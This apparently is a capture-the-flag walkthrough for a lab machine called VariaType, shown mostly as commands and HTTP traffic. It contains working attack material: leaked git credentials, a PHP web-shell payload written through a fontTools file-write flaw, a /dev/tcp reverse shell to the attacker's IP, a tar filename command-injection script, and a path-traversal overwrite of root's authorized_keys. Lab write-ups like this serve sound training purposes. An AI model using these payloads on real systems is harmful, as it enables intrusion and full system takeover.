VariaType

```
└─$ sudo nmap -sV -sC 10.129.159.34
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-15 22:12 EDT
Nmap scan report for variatype.htb (10.129.159.34)
Host is up (0.068s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 e0:b2:eb:88:e3:6a:dd:4c:db:c1:38:65:46:b5:3a:1e (ECDSA)
|_  256 ee:d2:bb:81:4d:a2:8f:df:1c:50:bc:e1:0e:0a:d1:22 (ED25519)
80/tcp open  http    nginx 1.22.1
|_http-title: VariaType Labs \xE2\x80\x94 Variable Font Generator
|_http-server-header: nginx/1.22.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.85 seconds
```


```
└─$ ffuf -u http://variatype.htb/ -H "Host: FUZZ.variatype.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -fs 169

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://variatype.htb/
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.variatype.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 169
________________________________________________

portal                  [Status: 200, Size: 2494, Words: 445, Lines: 59, Duration: 71ms]
:: Progress: [4989/4989] :: Job [1/1] :: 312 req/sec :: Duration: [0:00:10] :: Errors: 0 ::
```



/gitdumper.sh http://portal.variatype.htb/.git/ ../Extractor/dump_variatype

./extractor.sh dump_variatype ./source_variatype

```
└─$ ./extractor.sh dump_variatype ./source_variatype
###########
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########
[*] Destination folder does not exist
[*] Creating...
[+] Found commit: 5030e791b764cb2a50fcb3e2279fea9737444870
[+] Found file: /home/blackbin/Downloads/GitTools/Extractor/./source_variatype/0-5030e791b764cb2a50fcb3e2279fea9737444870/
auth.php
[+] Found commit: 6f021da6be7086f2595befaa025a83d1de99478b
[+] Found file: /home/blackbin/Downloads/GitTools/Extractor/./source_variatype/1-6f021da6be7086f2595befaa025a83d1de99478b/
auth.php
[+] Found commit: 753b5f5957f2020480a19bf29a0ebc80267a4a3d
[+] Found file: /home/blackbin/Downloads/GitTools/Extractor/./source_variatype/2-753b5f5957f2020480a19bf29a0ebc80267a4a3d/
auth.php
```

```
┌──(blackbin㉿192)-[~/Downloads/GitTools/Extractor]
└─$ tree source_variatype
source_variatype
├── 0-5030e791b764cb2a50fcb3e2279fea9737444870
│   ├── auth.php
│   └── commit-meta.txt
├── 1-6f021da6be7086f2595befaa025a83d1de99478b
│   ├── auth.php
│   └── commit-meta.txt
└── 2-753b5f5957f2020480a19bf29a0ebc80267a4a3d
    ├── auth.php
    └── commit-meta.txt

4 directories, 6 files
```

```
┌──(blackbin㉿192)-[~/Downloads/GitTools/Extractor/source_variatype]
└─$ cat 1-6f021da6be7086f2595befaa025a83d1de99478b/commit-meta.txt
tree 030e929d424a937e9bd079794a7e1aaf366bcfaf
parent 753b5f5957f2020480a19bf29a0ebc80267a4a3d
author Dev Team <dev@variatype.htb> 1764968388 -0500
committer Dev Team <dev@variatype.htb> 1764968388 -0500

security: remove hardcoded credentials
┌──(blackbin㉿192)-[~/Downloads/GitTools/Extractor/source_variatype]
└─$ cat 2-753b5f5957f2020480a19bf29a0ebc80267a4a3d/auth.php
<?php
session_start();
$USERS = [
    'gitbot' => 'G1tB0t_Acc3ss_2025!'
];
```

- **gitbot/G1tB0t_Acc3ss_2025!**

Not Secure http://variatype.htb/services

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Home Services Tools

- OpenType feature integration (ligatures, alternates, etc.)
- Validation for web, mobile, and desktop platforms

Font Pipeline Integration

Automate your font workflows with robust, maintainable tooling. We help teams integrate variable font generation into CI/CD pipelines using open standards like `fonttools`, `fontmake`, and `gftools`.
Includes:

- Build script development (Python, Bash)
- Automated QA and regression testing
- Metadata and naming compliance (Adobe, Microsoft, Google)
- Web font packaging (WOFF2, subset generation)

Vulnerability Details : CVE-2025-66034

fontTools is Vulnerable to Arbitrary File Write and XML injection in fontTools.varLib

fontTools is a library for manipulating fonts, written in Python. In versions from 4.33.0 to before 4.60.2, the fonttools varLib (or python3 -m fontTools.varLib) script has an arbitrary file write vulnerability that leads to remote code execution when a malicious .designspace file is processed. The vulnerability affects the main() code path of fontTools.varLib, used by the fonttools varLib CLI and any code that invokes fontTools.varLib.main(). This issue has been patched in version 4.60.2.

- **CVE-2025-66034**

Document root render by chatgpt:

Multi-site setup

```bash
/var/www/portal.variatype.htb
```

Laravel / modern PHP apps

```swift
/var/www/portal.variatype.htb/public
```

Request

Pretty Raw Hex

```
        <dimension name="Weight" xvalue="400"/>
      </location>
    </source>
  </sources>
  <variable-fonts>
    <variable-font name="MyFont"
filename="/var/www/portal.variatype.htb/public/xeu.php">
      <axis-subsets>
        <axis-subset name="Weight"/>
      </axis-subsets>
    </variable-font>
  </variable-fonts>
  <instances>
    <instance name="Display Thin" familyname="MyFont" stylename="Thin">
      <location><dimension name="Weight" xvalue="100"/></location>
      <labelname xml:lang="en">Display Thin</labelname>
    </instance>
  </instances>
</designspace>

------geckoformboundarye7fbc41c550e2e02443a2c2b5bd36cf3
Content-Disposition: form-data; name="masters"; filename="
source-regular.ttf"
Content-Type: font/ttf


 OS/2@öA8(`cmapF,glyf"7½head,Ä(¬6hhea.ä$hmtxôloca,maxp
namedrÔ]post4$ÐÁDb_<ôèåÝ-*åÝ-*ôô ÿ8ôôô???? ôÿÿÿÿôôl!!ôþô6
TestWeight400TestWeight400
```

Response

Pretty Raw Hex Render

```
    <section class="section">
      <div class="container">
        <div class="card">
          <div class="alert alert-success">
            Processing completed.
          </div>

          <p>
            Your variable font is ready.
          </p>

          <div style="margin-top: 1.5rem; display: flex; gap: 1rem;
          justify-content: flex-start; align-items: center;">
            <a href="/download/E3Pfx_cWH98" class="btn">
              Download Variable Font
            </a>
            <a href="/tools/variable-font-generator"
            style="color: var(--link); text-decoration: underline;
            font-weight: 500;">
              Generate Another Font
            </a>
          </div>
        </div>
      </div>
    </section>
```

Request

Pretty Raw Hex

```
GET /xeu.php?cmd=id HTTP/1.1
Host: portal.variatype.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: PHPSESSID=6e8aunj5mkds46t563ghnhbm0l
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Mon, 16 Mar 2026 04:08:55 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Content-Length: 1028

`HVARO\/OS/2@öA8h`STATxphcmapFÌ,fvar~Wi¨,glyf"7ùgvarOÔhead,Ä¢*i6hhea
ôÊlocaamaxpH name³½A#post8$ëéx_<ôèåÝ-*åÝ2²ôô ÿ8ôôô???? ôÿÿÿÿôôl!!ôþô
~   !.2  7   ?    BQ
TestWeight400uid=33(www-data) gid=33(www-data) groups=33(www-data)
]]>
      ThinMEOW2TestWeight400<?php system($_GET["cmd"]); ?>
          ]]>ThinMEOW2*wghtwghtdd
```

cmd=bash+-c+'bash+-i+>%26+/dev/tcp/10.10.14.6/5555+0>%261'

```
GET /xeu.php?cmd=bash+-c+'bash+-i+>%26+/dev/tcp/10.10.14.6/5555+0>%261'
HTTP/1.1
Host: portal.variatype.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: PHPSESSID=6e8aunj5mkds46t563ghnhbm0l
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
┌──(blackbin㉿192)-[~/Desktop]
└─$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.10.14.6] from (UNKNOWN) [10.129.159.34] 48264
bash: cannot set terminal process group (3506): Inappropriate ioctl for device
bash: no job control in this shell
www-data@variatype:~/portal.variatype.htb/public$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@variatype:~/portal.variatype.htb/public$ whoami
whoami
www-data
www-data@variatype:~/portal.variatype.htb/public$
```

```
╔═══════╣ Unexpected in /opt (usually empty)
total 20
drwxr-xr-x  4 root      root      4096 Mar  9 08:29 .
drwxr-xr-x 18 root      root      4096 Mar  9 08:29 ..
drwxr-xr-x  3 root      root      4096 Mar  9 08:29 font-tools
-rwxr-xr--  1 steve     steve     2018 Feb 26 07:50 process_client_submissions.bak
drwxr-xr-x  4 variatype variatype 4096 Mar  9 08:29 variatype
```

```
www-data@variatype:/opt$ cat process_client_submissions.bak
#!/bin/bash
#
# Variatype Font Processing Pipeline
# Author: Steve Rodriguez <steve@variatype.htb>
# Only accepts filenames with letters, digits, dots, hyphens, and underscores.
#

set -euo pipefail

UPLOAD_DIR="/var/www/portal.variatype.htb/public/files"
PROCESSED_DIR="/home/steve/processed_fonts"
QUARANTINE_DIR="/home/steve/quarantine"
LOG_FILE="/home/steve/logs/font_pipeline.log"

mkdir -p "$PROCESSED_DIR" "$QUARANTINE_DIR" "$(dirname "$LOG_FILE")"

log() {
    echo "[$(date --iso-8601=seconds)] $*" >> "$LOG_FILE"
}

cd "$UPLOAD_DIR" || { log "ERROR: Failed to enter upload directory"; exit 1; }

shopt -s nullglob

EXTENSIONS=(
    "*.ttf" "*.otf" "*.woff" "*.woff2"
    "*.zip" "*.tar" "*.tar.gz"
    "*.sfd"
)

SAFE_NAME_REGEX='^[a-zA-Z0-9._-]+$'
```

fontforge vulnerable

TẤT CẢ | TÌM KIẾM | HÌNH ẢNH | VIDEO | BẢN ĐỒ | COPILOT | XEM THÊM

Về 176 kết quả

Command injection vulnerability

In FontForge through version 20230101, a component called *Splinefont* contains a **command injection vulnerability**. If you open a specially crafted archive or compressed font file, an attacker can make your computer run hidden, unwanted commands.

CVE CyberSecurity Database News

CVE-2024-25082 - How a FontForge Vulnerability Lets Attackers Run ...

- **CVE-2024-25082**

```
└$ cat CVE-2024-25082.py
import tarfile

malicious_name = f"$(touch /tmp/xeu)"
with tarfile.open('exploit_xeu.tar', 'w') as tar:
    tarinfo = tarfile.TarInfo(name=malicious_name)
    tarinfo.size = 0
    tar.addfile(tarinfo)
```

```
www-data@variatype:~/portal.variatype.htb/public/files$ ls
exploit_CVE-2024-25082.tar  variabype_FUXKmFF4FKg.ttf
exploit_xeu.tar             variabype_xw_EKLRYE3Q.ttf
www-data@variatype:~/portal.variatype.htb/public/files$ ls -la /tmp
total 44
drwxrwxrwt 11 root      root     4096 Mar 18 12:12 .
drwxr-xr-x 18 root      root     4096 Mar  9 08:29 ..
drwxrwxrwt  2 root      root     4096 Mar 18 08:43 .ICE-unix
drwxrwxrwt  2 root      root     4096 Mar 18 08:43 .X11-unix
drwxrwxrwt  2 root      root     4096 Mar 18 08:43 .XIM-unix
drwxrwxrwt  2 root      root     4096 Mar 18 08:43 .font-unix
drwx------  3 root      root     4096 Mar 18 08:43 systemd-private-6b6d29a74d5a4661ba3a1977ce891945-systemd-logind.service-pFvd40
drwx------  3 root      root     4096 Mar 18 08:43 systemd-private-6b6d29a74d5a4661ba3a1977ce891945-systemd-timesyncd.service-lxxq37
drwxr-xr-x  2 variatype www-data 4096 Mar 18 10:57 variabype_uploads
drwx------  2 root      root     4096 Mar 18 08:43 vmware-root
drwx------  2 root      root     4096 Mar 18 08:44 vmware-root_3352-2991139425
-rw-r--r--  1 steve     steve       0 Mar 18 12:12 xeu
```

Ssh_key: ssh-keygen -t rsa -b 2048 -f id_rsa_steve

```
import tarfile


pub = open("id_rsa_steve.pub").read().strip()

malicious_name = f"$(mkdir -p /home/steve/.ssh && echo '{pub}' > /home/steve/.ssh/authorized_keys && chmod 700 /home/steve/.ssh && chmod 600 /home/steve/.ssh/authorized_keys)exploit.ttf"

with tarfile.open('exploit_xeu.tar', 'w') as tar:

    tarinfo = tarfile.TarInfo(name=malicious_name)

    tarinfo.size = 0

    tar.addfile(tarinfo)
```

```
└─$ ssh -i id_rsa_steve steve@10.129.244.202
The authenticity of host '10.129.244.202 (10.129.244.202)' can't be established.
ED25519 key fingerprint is: SHA256:0Wqe+nNeYlUwY+F669ywmS9kPUMYXqJh5xxCxwyCapI
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.244.202' (ED25519) to the list of known hosts.
Linux variatype 6.1.0-43-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.162-1 (2026-02-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Mar 18 12:47:50 2026 from 10.10.14.46
steve@variatype:~$
```

```
steve@variatype:~$ sudo -l
Matching Defaults entries for steve on variatype:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User steve may run the following commands on variatype:
    (root) NOPASSWD: /usr/bin/python3 /opt/font-tools/install_validator.py *
```

```
steve@variatype:~$ cat /opt/font-tools/install_validator.py
#!/usr/bin/env python3
"""
Font Validator Plugin Installer
--------------------------------
Allows typography operators to install validation plugins
developed by external designers. These plugins must be simple
Python modules containing a validate_font() function.

Example usage:
  sudo /opt/font-tools/install_validator.py https://designer.example.com/plugins/woff2-check.py
"""

import os
import sys
import re
import logging
from urllib.parse import urlparse
from setuptools.package_index import PackageIndex

# Configuration
PLUGIN_DIR = "/opt/font-tools/validators"
LOG_FILE = "/var/log/font-validator-install.log"

# Set up logging
os.makedirs(os.path.dirname(LOG_FILE), exist_ok=True)
logging.basicConfig(
    level=logging.INFO,
    format='%(asctime)s [%(levelname)s] %(message)s',
    handlers=[
        logging.FileHandler(LOG_FILE),
        logging.StreamHandler(sys.stdout)
    ]
)
```

```
try:
    downloaded_path = index.download(plugin_url, PLUGIN_DIR)
    logging.info(f"Plugin installed at: {downloaded_path}")
    print("[+] Plugin installed successfully.")
except Exception as e:
    logging.error(f"Failed to install plugin: {e}")
    print(f"[-] Error: {e}")
    sys.exit(1)
```

```
┌──(blackbin㉿192)-[~/Documents]
└─$ mkdir -p  ./root/.ssh/

┌──(blackbin㉿192)-[~/Documents]
└─$ cp id_rsa_steve.pub root/.ssh/authorized_keys
```

```
steve@variatype:~$ sudo python3 /opt/font-tools/install_validator.py http://10.10.14.46:9000/%2froot%2f.ssh%2fauthorized_keys
2026-03-18 13:17:28,953 [INFO] Attempting to install plugin from: http://10.10.14.46:9000/%2froot%2f.ssh%2fauthorized_keys
2026-03-18 13:17:28,965 [INFO] Downloading http://10.10.14.46:9000/%2froot%2f.ssh%2fauthorized_keys
2026-03-18 13:17:29,091 [INFO] Plugin installed at: /root/.ssh/authorized_keys
[+] Plugin installed successfully.
steve@variatype:~$
```

URL-encoded absolute path %2froot%2fssh%2fauthorized_keys pass, Python's urllib decodes %2f to / after check, write to /root/.ssh/authorized_keys

```
┌──(blackbin㉿192)-[~/Documents]
└─$ ssh -i id_rsa_steve root@10.129.244.202
Linux variatype 6.1.0-43-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.162-1 (2026-02-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Mar 18 13:18:33 2026 from 10.10.14.46
root@variatype:~# id
uid=0(root) gid=0(root) groups=0(root)
root@variatype:~#
```